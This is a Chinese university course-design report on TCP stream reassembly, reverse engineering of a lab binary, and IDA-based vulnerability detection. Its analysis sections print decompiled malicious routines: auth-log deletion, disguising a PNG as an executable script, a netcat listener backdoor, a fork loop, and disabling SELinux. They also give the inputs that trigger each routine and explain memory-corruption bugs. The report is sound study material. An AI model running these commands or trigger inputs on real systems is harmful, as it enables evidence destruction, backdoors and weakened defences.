

华中科技大学

网络安全空间学院

本科：《网络与系统安全课程设计》报告

题目：基于 TCP 流重组的软件行为分析

姓 名 _____

班 级 _____

学 号 _____

联系方式 _____

分 数 _____

评 分 人 _____

2025 年 6 月 8 日

报告评分表

评分项目	分值	评分标准	得分
TCP 流重组	30	30-24: 数据结构合理, 重组算法周全, 图示规范, 表达通顺; 23-15: 数据结构较合理, 重组算法较周全, 内容较为规范; 14-0: 说明过于简单	
软件行为分析	40	40-32: 软件行为分析正确, 识别算法周全, 表达通顺 31-20: 部分软件行为分析正确, 识别算法较周全 19-0: 软件分析部正确, 算法部分可行或不可行	
问题分析与解决	10	10-8: 问题描述准确, 原因分析正确, 解决方法合理; 7-5: 问题描述较准确, 原因分析较正确, 解决方法较合理; 4-0: 问题描述过于简单, 原因分析不正确, 解决方法不合理;	
心得体会	10	10-8: 心得体会真实具体 7-5: 心得体会较为具体 4-0: 心得体会过于简单	
格式规范	10	依据标题、正文、图、表、目录格式符合规范的程度评分	
总 分			

目 录

1 TCP 流重组	1
1.1 数据组织	1
1.2 重组算法	4
2 软件行为分析	7
2.1 软件行为逆向分析	7
2.2 软件行为自动化静态识别算法	18
2.3 软件行为触发条件分析与验证	29
3 问题分析与解决	44
3.1 程序执行问题	44
3.2 数据传输问题	44
4 心得体会及意见建议	46

1 TCP 流重组

1.1 数据组织

1. 核心数据结构

TCP 流重组主要依赖以下两个自定义数据结构：

(1) ftp_session_t 结构体

```
typedef struct {  
    // 会话标识  
  
    uint32_t client_ip;           // 客户端 IP 地址  
    uint16_t client_port;        // 客户端端口  
    uint32_t server_ip;          // 服务器 IP 地址  
    uint16_t server_port;        // 服务器端口  
    int is_active;                // 会话是否活跃  
  
    // 收集的信息  
  
    char username[256];           // FTP 用户名  
    char password[256];          // FTP 密码  
    char filename[256];          // 当前传输的文件名（或目录列表）  
    char data_mode[16];          // 数据连接模式（"PORT" 或 "PASV"）  
    uint32_t data_listen_ip;      // 数据连接监听的 IP 地址  
    uint16_t data_listen_port;    // 数据连接监听的端口  
    char data_listen_ip_str[INET_ADDRSTRLEN]; // 数据连接 IP 的字符串形式  
  
    // 永久存储最后一次传输的文件信息  
  
    char last_filename[256];      // 最后传输的文件名  
    unsigned char file_md5[16];   // 当前传输文件的 MD5 哈希值（16 字节）  
    char last_file_md5_str[33];   // MD5 哈希值的字符串形式（32 字符+终止符）  
}
```

```
// 流重组状态

struct segment *stream_head; // 数据段链表的头指针

int stream_initialized;      // 流是否已初始化


// MD5 计算状态

EVP_MD_CTX *md_ctx;         // OpenSSL 的 MD5 上下文指针

int md5_initialized;        // MD5 计算是否已初始化


// 数据连接状态

uint32_t data_conn_client_ip; // 数据连接的客户端 IP

uint16_t data_conn_client_port; // 数据连接的客户端端口

uint32_t data_conn_server_ip; // 数据连接的服务器 IP

uint16_t data_conn_server_port; // 数据连接的服务器端口

int data_conn_active;        // 数据连接是否活跃

} ftp_session_t;
```

作用：维护一个 FTP 会话的完整上下文，包括控制连接和数据连接的信息，以及 TCP 流的重组状态。

关键成员解释：

会话标识: client_ip, client_port, server_ip, server_port 用于唯一标识一个 FTP 会话。

数据连接信息: data_listen_ip, data_listen_port, data_conn_* 记录 PORT 或 PASV 模式下的数据连接地址和状态。

流重组相关: stream_head 指向重组数据段的单向链表，stream_initialized 标记是否初始化。

MD5 计算: md_ctx, md5_initialized, file_md5, last_file_md5_str 用于计算和存储传输文件的 MD5 哈希值。

文件信息: filename, last_filename 分别记录当前和最后一次传输的文件名。

(2) segment_t 结构体

```
typedef struct segment {

    __u32 seq;                // TCP 序列号
```

```
__u32 len;                // 数据长度
u_char *data;             // 数据内容的指针
struct segment *next;     // 指向下一个数据段的指针
} segment_t;
```

作用：表示 TCP 流中的一个数据段，存储数据包的序列号、数据内容和长度，用于重组 TCP 流。

关键成员变量解释：

seq: TCP 数据包的序列号，用于排序和检测重复或缺失的数据。

len: 数据载荷的长度。

data: 指向实际数据载荷的内存块（动态分配）。

next: 指向链表中的下一个数据段，形成单向链表结构。

2. 数据包存储模式

这里使用单向链表来存储数据包。以下是存储模式的详细说明：

（1）插入过程：

- 每个数据包被封装为一个 `segment_t` 节点，包含序列号 (`seq`)、数据长度 (`len`) 和数据内容 (`data`)。
- 数据段按序列号 (`seq`) 升序插入链表，确保重组时数据按正确顺序排列。
- 如果遇到重复的序列号（即 `cur->seq == seq`），则忽略该数据包，防止重复插入。
- 插入时动态分配内存存储数据段和数据内容。

（2）释放过程：

- 遍历链表，释放每个数据段的 `data` 和 `segment_t` 节点本身。
- 重置 `stream_head` 和 `stream_initialized`。

（3）写入文件：

- 遍历链表，按顺序将每个数据段的 `data` 写入文件。
- 仅当会话的 `filename` 非空且不是目录列表时执行写入。




图 1-1 数据包接收与插入




图 1-2 文件写入与清理

1.2 重组算法

TCP 流重组是一种网络数据处理技术，旨在将捕获的 TCP 数据包按其原始发送顺序重新组合成完整的数据流，常用于网络监控、协议分析和数据恢复等场景。由于 TCP 协议保证数据可靠传输，但数据包可能因网络延迟、路由差异或重传而乱序到达，重组算法需要根据每个数据包的序列号（sequence number）进行排序，确保数据流的正确性。重组过程通常包括接收数据包、存储有效载荷、按序列号排序、合并数据并输出到文件或应用层。数据包的载荷被提取并存储在有序数据结构中，如链表或树，最终按序拼接为原始数据流。

实现 TCP 流重组时需格外注意几个关键问题。乱序数据包的处理是核心挑战，算法必须高效地将数据段插入到正确位置以保持序列号的升序。重复数据包也需被识别并丢弃，通常通过

比较序列号来实现，以避免数据冗余。数据包丢失可能导致数据流不完整，因此应考虑检测序列号间隙并记录缺失部分，尽管这会增加复杂性。内存管理同样重要，动态分配内存来存储数据段可能导致碎片化或泄漏，因此需要在重组完成后彻底释放资源。




图 1-3 重组算法

本算法首先接收 TCP 数据包并检查其载荷是否为空。空载荷 (`payload_len == 0`) 的数据包（如控制包）无需处理，直接结束流程。这一步确保只处理包含有效数据的包，减少不必要的计算。有效数据包进入插入阶段，为后续排序和重组做准备。

插入数据段是算法的核心，基于单向链表实现乱序包的排序。每个数据包封装为 `segment_t` 节点，包含序列号 (`seq`)、数据长度 (`len`)、载荷 (`data`) 和下一节点指针 (`next`)。在插入节点与按序列号排序这一步，算法调用 `insert_segment`，遍历链表 (`stream_head`)，比较新包

的序列号 (seq) 与当前节点 (cur->seq)。若发现 $\text{cur->seq} == \text{seq}$ ，则忽略重复包，避免数据冗余。若无重复，分配内存，复制载荷，并按 seq 升序插入链表。例如，收到 seq=2000 后收到 seq=1000，算法插入到链表头部，这一步确保乱序包按正确顺序存储，时间复杂度为 $O(n)$ (n 为链表长度)。

在传输结束时，算法检查是否收到 FIN 包，标志数据传输结束。若非 FIN 包，流程结束，等待下一数据包；若是 FIN 包，调用 write_reconstructed_file。算法遍历链表，从 stream_head 开始，按序写入每个 segment_t 节点的 data 到文件。例如，链表 [seq=1000] -> [seq=2000] 写入数据 [data_1000] + [data_2000]，确保重组文件与原始顺序一致。文件名有效性检查（非空且非目录列表）在实现中隐含，确保只写入有效文件。

写入完成后，调用 free_stream，遍历链表释放每个 segment_t 节点的 data 和节点本身，重置 stream_head = NULL，防止内存泄漏，并为下一次传输重置状态。

2 软件行为分析

2.1 软件行为逆向分析

2.1.1 main 函数分析

2.1.1.1 函数流程概述

这个函数本质上是一个简单的 TCP 网络服务器。它的流程如下：

- 1、初始化与监听：程序启动后，首先创建一个 TCP 套接字。然后，它将这个套接字绑定到本地的所有网络接口上的 12345 端口。接着，程序进入监听状态，可以接受客户端连接。
- 2、接受客户端连接：程序会停在 `accept` 函数，等待客户端发起连接。一旦有客户端成功连接，`accept` 函数会返回一个新的套接字用于与该客户端通信。
- 3、循环处理客户端数据：程序进入一个 `while` 循环，持续为这个客户端服务，直到连接中断。在循环中，程序通过 `recv` 函数接收客户端发送的数据，最多接收 255 字节，存入缓冲区 `s` 中。如果 `recv` 返回 0 或负数，意味着客户端已断开连接，程序会跳出循环。收到数据后，程序会对其进行一系列的处理和判断，这是所有复杂逻辑和漏洞的核心所在。
- 4、结束与清理：当客户端断开连接后，循环终止。程序会调用 `close` 函数关闭与该客户端的连接套接字以及服务器自身的监听套接字，然后正常退出。

2.1.1.2 核心漏洞

这个函数最关键的点是一个经典的缓冲区溢出漏洞。漏洞发生在下面这行代码：

```
strncpy(dest, s, n);
```

在代码开头，`dest` 被声明为 `char dest[2];`，看起来它只能容纳 2 个字节。然而，在 `strncpy` 执行之前，程序调用了 `memset(dest, 0, 0x64u);`。这行代码的意图是清空从 `dest` 开始的 100 个字节。这表明，虽然声明很小，但程序实际上是把 `dest` 当作一个 100 字节的区域来使用的。

在 C 语言中，函数的局部变量通常存储在一种叫做“栈”的内存区域。它们通常是按照声明顺序的反向顺序或者编译器的特定优化策略连续排列的。在这个程序中，变量 `v5`, `v6`, `v7`, `v8`, `v9`, `v10`, `v11` 都紧跟在 `dest` 之后。

`strncpy` 函数会从客户端发来的缓冲区 `s` 中复制 `n` 个字节到 `dest`。程序只检查了 `n` 是否大于 99，但允许 `n` 的值在 0 到 99 之间。当 `n` 的值大于 `dest` 实际声明的 2 字节时（例如，`n=90`），

strcpy 不会停止，它会继续向后写入，从而覆盖掉紧邻其后的 v5, v6, v7 等变量的值。

2.1.1.3 分支进入条件

分析 main 函数代码可知，首先 payload 长度必须小于等于 99 字节，且内容必须包含子字符串"youarethebest"，相关代码如下图所示。

1、进入 Mal_func1()

条件：输入的第 2 个字节是 A，第 3 个字节（v5）是 B。

2、进入 Mal_func2()

条件：输入的第 3 个字节（v5）是 8。

3、进入 Mal_func3()

条件：不满足前面的分支条件且偏移量为 65 的字节（v9）必须是 X。

4、进入 Mal_func4()

条件：不满足前面的分支条件且偏移量为 43 的字节（v7）必须是 Y。

5、进入 Mal_func5()

条件：不满足前面的分支条件且偏移量 35 的字节(v6)和偏移量 52 的字节(v8)的 ASCII 码都必须是 55 的倍数。

6、进入 Vul_func12(dest)

条件：不满足前面的分支条件且偏移量 78 的字节(v10)的值必须大于偏移量 79 的字节(v11)的值。

```
char dest[2]; // [esp+0h] [ebp-19Ch] BYREF
char v5; // [esp+2h] [ebp-19Ah]
char v6; // [esp+23h] [ebp-179h]
char v7; // [esp+2Bh] [ebp-171h]
char v8; // [esp+34h] [ebp-168h]
char v9; // [esp+41h] [ebp-158h]
char v10; // [esp+4Eh] [ebp-14Eh]
char v11; // [esp+4Fh] [ebp-14Dh]
char s[256]; // [esp+64h] [ebp-138h] BYREF
socklen_t addr_len; // [esp+164h] [ebp-38h] BYREF
struct sockaddr v14; // [esp+168h] [ebp-34h] BYREF
sockaddr addr; // [esp+178h] [ebp-24h] BYREF
size_t n; // [esp+188h] [ebp-14h]
int v17; // [esp+18Ch] [ebp-10h]
int fd; // [esp+190h] [ebp-Ch]
int *p_argc; // [esp+194h] [ebp-8h]
```

图 2-1 变量信息

```

if ( (int)n > 99 )
    goto LABEL_28;
memset(dest, 0, 0x64u);
strncpy(dest, s, n);
if ( contains_you_are_the_best(dest, n) == 1 )
{
    if ( dest[1] == 65 && v5 == 66 )
    {
        Mal_func1();
    }
    else if ( v5 == 56 )
    {
        Mal_func2();
    }
    else if ( v9 == 88 )
    {
        Mal_func3();
    }
    else if ( v7 == 89 )
    {
        Mal_func4();
    }
    else if ( gcd(v6, v8) == 55 )
    {
        Mal_func5();
    }
    else if ( v10 <= v11 )
    {
LABEL_28:
        send(v17, "Try Harder\n", 0xBu, 0);
    }
    else
    {
        Vul_func12(dest);
    }
}
else
{
    send(v17, "Try Again\n", 0xAu, 0);
}
}

```

图 2-2 条件分支

2.1.2 漏洞 1

2.1.2.1 漏洞类型

整数溢出

2.1.2.2 漏洞函数名称及调用地址

漏洞函数名称: Vul_func12

漏洞函数调用地址: 0x00001BC7

2.1.2.3 漏洞成因

该漏洞的成因在于一个整数类型转换的缺陷：程序将两个有符号字符（char）相加，其结果是一个有符号的负整数。然而，这个负整数随后被用作一个内存拷贝函数的长度参数，导致它被隐式地从一个小的负整数转换成一个巨大的无符号正整数，其数值远远超出了程序的预期。

2.1.2.4 分析过程和依据

```
if ( *(char *)(a1 + 50) + *(char *)(a1 + 70) <= 19 )  
    strncpy(dest, (const char *)(a1 + 20), *(char *)(a1 + 50) + *(char *)(a1 + 70));
```

关键代码如下所示。首先，偏移量为 50 和 70 的位置的字符可以利用 main 函数中的缓冲区溢出任意输入，而 char 默认为有符号类型，取值范围为-128 到 127，因此理论上可以输入两个负整数。两个负整数相加自然小于 19，可以通过 if 语句。

strncpy 函数中的长度参数类型为无符号整数，有符号负整数转换为无符号整数时，基于其二进制补码重新解读，它会变成一个非常大的正整数，从而引发了整数溢出。

2.1.3 漏洞 2

2.1.3.1 漏洞类型

栈溢出

2.1.3.2 漏洞函数名称及调用地址

漏洞函数名称：Vul_func12

漏洞函数调用地址：0x00001BC7

2.1.3.3 漏洞成因

该漏洞的成因在于，strncpy 函数执行时，被提供了一个由整数溢出所伪造的巨大的长度参数。这导致 strncpy 在向一个容量有限的栈缓冲区进行复制操作时，写入了远超其边界的数据量，覆盖了函数调用栈上的关键信息，尤其是函数的返回地址等。

2.1.3.4 分析过程和依据

```
char dest[24];  
  
if ( *(char *)(a1 + 50) + *(char *)(a1 + 70) <= 19 )  
    strncpy(dest, (const char *)(a1 + 20), *(char *)(a1 + 50) + *(char *)(a1 + 70));
```

关键代码如下所示。结合漏洞 1 的分析，首先，整数溢出漏洞被触发，两个负整数相加得到负整数，然后通过整数类型转换变成了一个巨大的正整数，明显超过了 `dest` 的大小。如果第二个指针中的数据足够多，则 `dest` 肯定会发生溢出；如果第二个指针中的数据没有达到长度参数，甚至都未达到 `dest` 的大小 24，根据 `strncpy` 的特性，它会在末尾用空字节填充，依然会发生溢出。

2.1.4 漏洞 3

2.1.4.1 漏洞类型

Double Free

2.1.4.2 漏洞函数名称及调用地址

漏洞函数名称：Vul_func345

漏洞函数调用地址：0x00001809

2.1.4.3 漏洞成因

该漏洞成因在于，程序包含两个独立的、可以被连续触发的 `if` 条件语句，它们都能释放同一个由 `malloc` 分配的内存指针 `ptr`。由于在第一次执行 `free(ptr)` 之后，程序没有立即将 `ptr` 指针设置为 `NULL`，导致 `ptr` 变成了一个指向已释放内存的悬垂指针。攻击者可以通过构造输入，使得第二个 `if` 条件也满足，从而让程序对这个悬垂指针再次执行 `free` 操作，引发双重释放。

2.1.4.4 分析过程和依据

```
void *ptr;
ptr = malloc(0xAu);

if ( *(char *) (a1 + 9) <= 58 )
    free(ptr);
if ( *(char *) (a1 + 10) > 50 )
{
    free(ptr);
    ptr = 0;
}
```

关键代码如下所示。首先，函数通过 `malloc` 在堆上分配了 10 个字节的内存，地址存放在 `ptr` 中。然后，函数进行了两次有条件的 `free` 操作，从 `if` 语句的条件判断来看，这两个条件并不互斥，且由于偏移为 9 和 10 的地址上的数据可以自由输入，这两个条件可以同时满足，此时会发生双重释放。

2.1.5 漏洞 4

2.1.5.1 漏洞类型

Use After Free

2.1.5.2 漏洞函数名称及调用地址

漏洞函数名称: `Vul_func345`

漏洞函数调用地址: `0x00001809`

2.1.5.3 漏洞成因

该漏洞成因在于，程序在第一个 `if` 条件块中调用 `free(ptr)` 释放了堆内存后，没有立即将指针 `ptr` 设置为 `NULL`，这就产生了一个悬垂指针。随后，程序存在一个可达的执行路径，会进入一个 `for` 循环，并在循环体内对这个悬垂指针进行解引用等操作，从而构成了对已释放内存的非法使用。

2.1.5.4 分析过程和依据

```
void *ptr;
ptr = malloc(0xAu);

if ( *(char *) (a1 + 9) <= 58 )
    free(ptr);
if ( *(char *) (a1 + 10) > 50 )
{
    free(ptr);
    ptr = 0;
}
for ( i = 0; ; ++i )
```

```
{  
    result = *(char *)(a1 + 9);  
    if ( i >= result )  
        break;  
    *((_BYTE *)ptr + i) = *((_BYTE *)(i + 1 + a1));  
}
```

相关代码如上所示。在满足第一个释放条件，且不满足第二个释放条件的情况下，堆内存被释放，但 ptr 指针处于悬垂状态。当代码执行到后面的 for 循环中，可以通过构造一个正整数 result，即偏移为 9 的地址对应数据为正整数，在 i 小于 result 时，对 ptr 进行解引用与写入操作，从而触发 UAF 漏洞。

另外，如果满足第二个释放条件且不满足第一个释放条件，则会触发空指针解引用。

2.1.6 漏洞 5

2.1.6.1 漏洞类型

堆溢出

2.1.6.2 漏洞函数名称及调用地址

漏洞函数名称：Vul_func345

漏洞函数调用地址：0x00001809

2.1.6.3 漏洞成因

该漏洞成因在于，程序通过 malloc 在堆上申请了一块固定大小（10 字节）的内存缓冲区（ptr）。然而，在后续的 for 循环中，程序使用一个完全由用户输入的字节 (*(char *)(a1 + 9)) 来作为循环的边界，决定了向该缓冲区写入数据的次数。代码没有验证这个由用户控制的长度是否小于等于缓冲区实际的容量（10 字节）。这种缺乏边界检查的行为，使得攻击者可以指定一个大于 10 的长度，导致循环写入时超出缓冲区的边界，从而覆盖相邻的堆内存。

2.1.6.4 分析过程和依据

```
void *ptr;  
ptr = malloc(0xAu);
```



```
for ( i = 0; ; ++i )
{
    result = *(char *)(a1 + 9);
    if ( i >= result )
        break;
    *((_BYTE *)ptr + i) = *((_BYTE *)(i + 1 + a1));
}
```

相关代码如上所示。首先，程序给 `ptr` 分配的内存大小为 10 字节，在没有触发释放的情况下，进入 `for` 循环，向 `ptr` 写入数据。然而，循环结束条件由 `*(char *)(a1 + 9)` 决定，这个值可以被攻击者控制，当它超过 10 时，会向 `ptr` 范围外写数据，从而导致堆溢出。

2.1.7 恶意代码 1

2.1.7.1 恶意代码类型

系统文件删除与修改

2.1.7.2 函数名称及调用地址

函数名称: `Mal_func1`

调用地址: `0x00001B3B`

2.1.7.3 恶意功能

删除系统认证日志文件 `/var/log/auth.log`。

2.1.7.4 分析过程和依据



```
1 int Mal_func1()
2 {
3     puts("[+] Deleting system logs...");
4     return remove("/var/log/auth.log");
5 }
```

图 2-3 `Mal_func1` 函数

这里的代码较为简单，在 `return` 语句中直接调用了 `remove` 函数，删除了系统日志文件 `auth.log`。

2.1.8 恶意代码 2

2.1.8.1 恶意代码类型

系统文件删除与修改

2.1.8.2 函数名称及调用地址

函数名称: Mal_func2

调用地址: 0x00001B50

2.1.8.3 恶意功能

通过文件伪装与权限修改实现恶意脚本的执行。

2.1.8.4 分析过程和依据

```
1 void Mal_func2()
2 {
3     if ( rename("/home/cs-test/Test/hustlogo.png", "system.sh") )
4     {
5         perror("rename failed");
6     }
7     else if ( chmod("system.sh", 0x1FFu) )
8     {
9         perror("chmod failed");
10    }
11    else
12    {
13        puts("[+] Changing file permission...");
14        if ( system("./system.sh") == -1 )
15            perror("system failed");
16        else
17            puts("Script executed successfully.");
18    }
19 }
```

图 2-4 Mal_func2 函数

函数首先尝试将/home/cs-test/Test/hustlogo.png 重命名为 system.sh, 将看似无害的图片文件转为可执行脚本, 符合木马程序的经典诱导手法。若重命名成功, 则通过 chmod("system.sh", 0x1FFu)设置 777 权限, 实现权限突破, 确保任意用户均可执行该脚本。

核心恶意行为发生在权限修改后的隐蔽执行环节。当 system("./system.sh")被执行时, 函数直接调用系统 shell 加载恶意脚本。这里调用 system 函数相较于直接执行更具隐蔽性, 它可以规避进程监控。

2.1.9 恶意代码 3

2.1.9.1 恶意代码类型

开启后门

2.1.9.2 函数名称及调用地址

函数名称: Mal_func3

调用地址: 0x00001B65

2.1.9.3 恶意功能

通过在本机开启监听服务，实现恶意文件远程接收，其本质是构建一个隐蔽的被动式后门传输通道。攻击者可向该端口发送任意数据，并自动保存为伪装图片文件（hustlogo.png）。

2.1.9.4 分析过程和依据

```
1 void Mal_func3()  
2 {  
3     printf("Executing command: %s\n", "nc -l -p 54321 > hustlogo.png");  
4     if ( system("nc -l -p 54321 > hustlogo.png") == -1 )  
5         perror("system failed");  
6     else  
7         puts("Command executed successfully.");  
8 }
```

图 2-5 Mal_func3 函数

函数通过调用 `system("nc -l -p 54321 > hustlogo.png")` 启动一个基于 netcat 的原始网络监听服务，这本质是在系统上创建了一个非标准端口（54321）的传输后门。netcat 是一个攻防两用工具，当其使用 `-l -p` 参数进入监听模式时，结合重定向符号 `>` 建立文件接收管道，即构成典型的被动式渗透通道。

写入操作始终固定在 `hustlogo.png` 文件，这与 Mal_func2 处理的文件名完全匹配。可以推断：攻击者远程传输恶意文件到目标机存储为图片（.png 后缀规避基础检测），再由其他模块激活执行。

2.1.10 恶意代码 4

2.1.10.1 恶意代码类型

创建僵尸子进程

2.1.10.2 函数名称及调用地址

函数名称: Mal_func4

调用地址：0x00001B77

2.1.10.3 恶意功能

通过无限循环 fork()制造大量僵尸进程（子进程立即退出但父进程不回收，内核保留了它的进程表项），恶意消耗系统的进程 ID 资源。

2.1.10.4 分析过程和依据

```
1 void Mal_func4()  
2 {  
3     __pid_t v0; // eax  
4  
5     puts("[+] Creating zombie processes...");  
6     while ( fork() )  
7     ;  
8     v0 = getpid();  
9     printf("I am child, my pid = %d\n", v0);  
10    exit(0);  
11 }
```

图 2-6 Mal_func4 函数

函数启动后立即进入 while (fork())循环结构，这里采用 Linux 的 fork()系统调用进行无限递归进程创建——父进程在成功创建子进程后持续循环（因返回值>0），而子进程因 fork()返回 0 跳出循环。此时子进程调用 printf()和 exit(0)立即终止，但父进程从未执行 wait()回收子进程，内核会保留进程其表项，导致所有子进程成为僵尸进程。

2.1.11 恶意代码 5

2.1.11.1 恶意代码类型

禁用系统保护

2.1.11.2 函数名称及调用地址

函数名称：Mal_func5

调用地址：0x00001BA4

2.1.11.3 恶意功能

它通过执行 setenforce 0 命令，尝试将 Linux 最核心的安全模块 SELinux 从主动阻止攻击的“强制模式”，降级为只记录不拦截的“宽容模式”。

2.1.11.4 分析过程和依据

```
1 int Mal_func5()  
2 {  
3     puts("[+] Disabling SELinux...");  
4     return system("setenforce 0");  
5 }
```

图 2-7 Mal_func5 函数

它通过 puts 打印出明确的意图——“正在禁用 SELinux”，随即调用 system 函数来执行核心的恶意命令 setenforce 0。其恶意性的依据在于，setenforce 0 命令旨在将作为 Linux 内核强制访问控制核心的 SELinux 安全模块，从主动拦截攻击的“强制模式”切换到只记录不拦截的“宽容模式”。在宽容模式下，系统的纵深防御能力被大大削弱，这就为已经获得初步控制权的攻击者执行安装后门、窃取数据等原本会被 SELinux 阻止的后续攻击行为扫清了障碍。

2.2 软件行为自动化静态识别算法

2.2.1 栈溢出识别算法

栈溢出（Stack Overflow）是一种常见的软件安全漏洞，通常发生在程序向栈上的缓冲区写入超过其分配大小的数据时。由于栈空间有限，过量的数据会覆盖相邻的栈帧数据，包括返回地址、局部变量等，可能导致：

- 程序崩溃（如访问非法内存）。
- 任意代码执行（攻击者通过覆盖返回地址劫持程序控制流）。
- 数据破坏（如覆盖函数参数、局部变量等）。

常见的栈溢出漏洞来源包括：

- 使用不安全的字符串/内存操作函数（如 gets、strcpy、sprintf、scanf 等）。
- 缺乏边界检查（如未限制输入长度）。
- 递归调用过深导致栈耗尽。

栈溢出漏洞识别算法的核心目标是通过静态分析手段，在反汇编代码中定位可能引发栈溢出的危险操作。算法首先构建一个预定义的漏洞特征库（SIGS），其中收录了已知的不安全函数（如 gets、strcpy 等）及其对应的风险等级、描述信息。这些特征是识别漏洞的基础依据，后续的分析过程均围绕这些特征展开。

算法启动后，会遍历目标程序的所有函数，借助 IDA 工具提供的函数遍历接口（如

`idautils.Functions()` 逐个访问函数实体。对于每个函数，首先通过函数标志位（如 `FUNC_LIB`）过滤掉标准库函数——因为这些函数通常经过安全审查，出现漏洞的可能性较低，从而减少误报并提升分析效率。保留下来的用户自定义函数成为重点分析对象，进入指令级细节检查阶段。

在指令分析环节，算法利用 IDA 的指令遍历接口（如 `idautils.Heads`）逐条解析函数内的机器指令，并将其转换为可读的反汇编文本。随后，对每条反汇编文本进行正则匹配，检查是否存在与 SIGS 库中关键字（如 “`gets`” “`strcpy`” 等）完全一致的字符串。若某条指令命中了特征库中的关键字，则认为该位置存在潜在的栈溢出风险。此时，算法会调用记录函数（`record_finding`），将漏洞信息（包括地址、风险等级、描述等）存入全局列表 `g_findings`，并在 IDA 的反汇编窗口中为该地址添加注释，避免重复检测同一位置的相同风险。

除了直接的危险函数调用检测外，算法还关注高风险字符串的交叉引用情况。通过 IDA 的字符串遍历接口（如 `idautils.Strings`），算法会扫描程序中所有显式定义的字符串，检查其内容是否包含预定义的高风险模式（如 “`/etc/passwd`” “`/bin/sh`” 等）。对于匹配到的字符串，进一步通过交叉引用分析（如 `idautils.XrefsTo`）找到所有引用该字符串的指令位置，并检查这些位置附近（通常限定在 5 条指令范围内）是否存在危险函数调用（如 `system`、`exec` 系列函数）。若发现此类调用组合，则同样视为潜在漏洞并记录。

完成所有函数和字符串的分析后，全局列表 `g_findings` 中已存储了所有检测到的漏洞信息，算法会按照风险等级（如高、中、低）对漏洞进行排序，并格式化输出结果。

流程图如下。




图 2-8 栈溢出检测流程

2.2.2 双重释放识别算法

双重释放（Double Free）漏洞是一种内存管理相关的安全漏洞，指程序对同一块动态分配的内存区域连续调用两次或多次释放操作（如 C 语言中的 `free()` 函数）。正常情况下，内存释放后应被标记为不可再访问，但若同一指针被重复释放，可能引发以下严重后果：

- 内存管理器状态破坏：堆管理器的内部数据结构（如空闲链表）可能被篡改，导致后续内存分配行为异常。

- 任意代码执行：攻击者可通过精心构造的堆布局，在双重释放后劫持堆管理器的控制流，最终实现任意代码执行。

- 程序崩溃：直接触发段错误（Segmentation Fault）或未定义行为，导致服务中断。

双重释放的根源通常是程序逻辑错误，例如：

- 释放指针后未将其置为 NULL，后续代码再次误用该指针调用 `free()`。
- 多个代码路径（如分支或线程）共享同一指针，各自独立释放同一块内存。
- 错误的内存复用逻辑，导致同一指针被多次传递给释放函数。

本算法的核心思路是构建指针与内存分配/释放事件的映射关系，并检查是否存在冲突的释放操作。

首先，算法会遍历目标程序的所有函数，借助 IDA 的指令解析能力，识别动态内存分配函数（如 `malloc`、`calloc`、`realloc`）和释放函数（如 `free`）的调用点。对于每次内存分配操作，算法会记录其返回的指针值（或寄存器/栈位置）以及分配发生的上下文信息（如函数名、基本块位置）。同时，为每个分配的指针维护一个状态标记，初始状态为“已分配未释放”。

